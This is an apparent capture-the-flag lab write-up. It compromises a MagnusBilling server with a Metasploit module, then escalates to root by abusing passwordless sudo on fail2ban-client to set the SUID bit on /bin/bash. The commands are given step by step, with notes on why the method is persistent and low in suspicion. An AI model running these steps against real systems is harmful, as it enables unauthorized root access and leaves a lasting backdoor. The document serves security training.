


Metasploit

https://github.com/AbirlalBera/CYBER_SECURITY


```
┌──(kali㉿RANGER)-[~]
└─$ nmap 192.168.229.129 -sV -p- -O
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-21 00:18 IST
Nmap scan report for 192.168.229.129
Host is up (0.00073s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGRO
UP)
```

```
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGRO
UP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu
4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
33889/tcp open  status      1 (RPC #100024)
45753/tcp open  java-rmi    GNU Classpath grmiregistry
55233/tcp open  nlockmgr    1-4 (RPC #100021)
59979/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 00:0C:29:5C:DF:B8 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; O
Ss: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Target Ip : 10.201.76.54

Scanning using RustScan


rustscan -a 10.201.76.54 -- -sC -sV



We found open ports :

Open 10.201.76.54:22


Open 10.201.76.54:80
Open 10.201.76.54:3306
Open 10.201.76.54:5038



These are the service running on the server.


Then we found a exploit on msf console and the service was MagnusBilling

msf > search MagnusBilling



msf > use 0

msf >show options




msf >set RHOSTS 10.201.89.202

msf >set LHOST 10.17.17.19

msf >run


Now we get the meterpreter session

Now lets find the user.txt Flag



Then back to the home directory

Found total 3 users



So finally in the magnus user i found the user.txt flag

FLAG : THM{4a6831d5f124b25eefb1e92e0f0da4ca}

Now lets find the root.txt Flag

To do that we have to escalate priviellage

check which service we can use under sudo permission . Before that change the meterpreter shell to normal shell.

meterpreter > shell

sudo -l

![[Pasted image 20251025190512.png]]

we found fail2bn service that have sudo permission.....

fail2ban : Fail2ban is an open-source intrusion prevention software for Linux that protects servers from brute-force attacks by monitoring log files for suspicious activity and automatically banning malicious IP addresses.

lets exploit these service !!!!!!!!!!

we found a exploit on https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/fail2ban-command/

Investigation

sudo -l

Output:

(ALL) NOPASSWD: /usr/bin/fail2ban-client

If we can execute fail2ban-client command as root, we may be able to escalate privilege and gain a root shell.

Exploit :


step 1:

Get jail list


```
sudo /usr/bin/fail2ban-client status
```

step 2 :

```
# Choose one of the jails from the "Jail list" in the output.

sudo /usr/bin/fail2ban-client get <JAIL> actions

# Create a new action with arbitrary name (e.g. "evil")

sudo /usr/bin/fail2ban-client set <JAIL> addaction evil

# Set payload to actionban

sudo /usr/bin/fail2ban-client set <JAIL> action evil actionban "chmod +s /bin/bash"

# Trigger the action

sudo /usr/bin/fail2ban-client set <JAIL> banip 1.2.3.5

# Now we gain a root

/bin/bash -p
```



Finnaly we got the root access.Now lest find the root.txt flag



FLAG : THM{33ad5b530e71a172648f424ec23fae60}

How the payload works

1. `sudo -l`

What it does:

- Lists the sudo privileges for the current user
- Shows which commands you're allowed to run with elevated privileges

Output breakdown:

```
User asterisk may run the following commands on ip-10-201-89-202:
(ALL) NOPASSWD: /usr/bin/fail2ban-client
```

- `(ALL)` = Can run as any user (including root)
- `NOPASSWD` = No password required
- `/usr/bin/fail2ban-client` = The specific command allowed

Why this matters:

- This is the initial vulnerability that makes the exploit possible
- You have unrestricted, passwordless access to modify Fail2ban configuration

2. `sudo /usr/bin/fail2ban-client status`

What it does:

- Queries the status of the Fail2ban service
- Shows active jails and their current state

Output breakdown:

```
|- Number of jail:      8
`- Jail list:   ast-cli-attck, ast-hgc-200, asterisk-iptables, asterisk-manager, i
p-blacklist, mbilling_ddos, mbilling_login, sshd
```

- Shows 8 active jails monitoring different services
- `ast-cli-attck` = The jail we'll exploit (Asterisk CLI attack protection)

How Fail2ban jails work:

- Each jail monitors log files for patterns (failed logins, attacks, etc.)
- When threshold is reached, it triggers "actions" (like banning IPs)

- Actions typically run firewall commands or other security measures

3. `sudo /usr/bin/fail2ban-client get ast-cli-attck actions`

What it does:

- Gets the current actions configured for the `ast-cli-attck` jail
- Shows what commands run when the jail triggers

Output:

```
iptables-allports-AST_CLI_Attack
```

- This is the default action that runs `iptables` commands to block IPs
- All actions run with root privileges when triggered

4. `sudo /usr/bin/fail2ban-client set ast-cli-attck addaction evil`

What it does:

- Adds a new custom action named "evil" to the jail
- This creates a new action configuration section

How it works internally:

```
Before: Jail "ast-cli-attck" → Action: iptables-allports-AST_CLI_Attack
After:  Jail "ast-cli-attck" → Actions: iptables-allports-AST_CLI_Attack, evil
```

Fail2ban configuration structure:

```
[ast-cli-attck]
# ... jail settings ...
action = iptables-allports-AST_CLI_attack
         evil
```

5. `sudo /usr/bin/fail2ban-client set ast-cli-attck action evil actionban "chmod +s /bin/bash"`

What it does:

- Configures the "actionban" directive for our "evil" action
- Sets the command that runs when an IP gets banned

Key Fail2ban action directives:

- `actionban` = Runs when an IP is banned
- `actionunban` = Runs when an IP is unbanned
- `actioncheck` = Runs before actions to verify setup
- `actionstart` = Runs when jail starts
- `actionstop` = Runs when jail stops

Why `actionban` is perfect for exploitation:

- Automatically triggered by the jail system
- Runs with full root privileges
- No manual intervention needed after setup

6. `sudo /usr/bin/fail2ban-client set ast-cli-attck banip 1.2.3.5`

What it does:

- Manually bans IP address 1.2.3.5 in the `ast-cli-attck` jail
- This triggers the jail's ban mechanism

What happens internally:

1. Jail receives ban command for 1.2.3.5
2. Jail executes all configured actions' `actionban` directives
3. Default action: `iptables-allports-AST_CLI_Attack` → adds iptables rule
4. Our evil action: `chmod +s /bin/bash` → sets SUID bit on bash
5. Both actions run as root

7. `/bin/bash -p`

What it does:

- Launches bash shell with the `p` (privileged) flag
- Prevents bash from dropping elevated privileges

Technical details:

- Normally, SUID programs check the real user ID vs effective user ID
- If real UID ≠ effective UID, most programs drop privileges for security
- Bash with `p` flag ignores this safety check and keeps elevated privileges

Privilege flow:

```
User: asterisk (UID 1000)
↓
Execute: /bin/bash (SUID root)
↓
Process: Real UID = 1000, Effective UID = 0 (root)
↓
Without -p: Bash drops EUID to 1000 (security feature)
With -p: Bash maintains EUID = 0 (root privileges)
↓
Result: Root shell!
```

The Complete Privilege Escalation Chain

```
Regular User (asterisk)
   ↓
sudo fail2ban-client (no password required)
   ↓
Add malicious action to jail configuration
   ↓
Trigger ban → actionban executes as root
   ↓
chmod +s /bin/bash (runs as root)
   ↓
/bin/bash now has SUID bit set
   ↓
User executes /bin/bash -p
   ↓
Bash runs with root privileges (SUID + -p flag)
```

↓
Full root access achieved!

Why This Works So Well

1. **Abuses legitimate functionality** - Using Fail2ban as intended, just with malicious commands
2. **Runs at root level** - Fail2ban service runs as root, so all actions run as root
3. **Persistent** - The SUID bit remains until manually removed
4. **Low suspicion** - Fail2ban activity looks normal in logs
5. **Reusable** - Any user on the system can now get root with `/bin/bash -p`

THANK YOU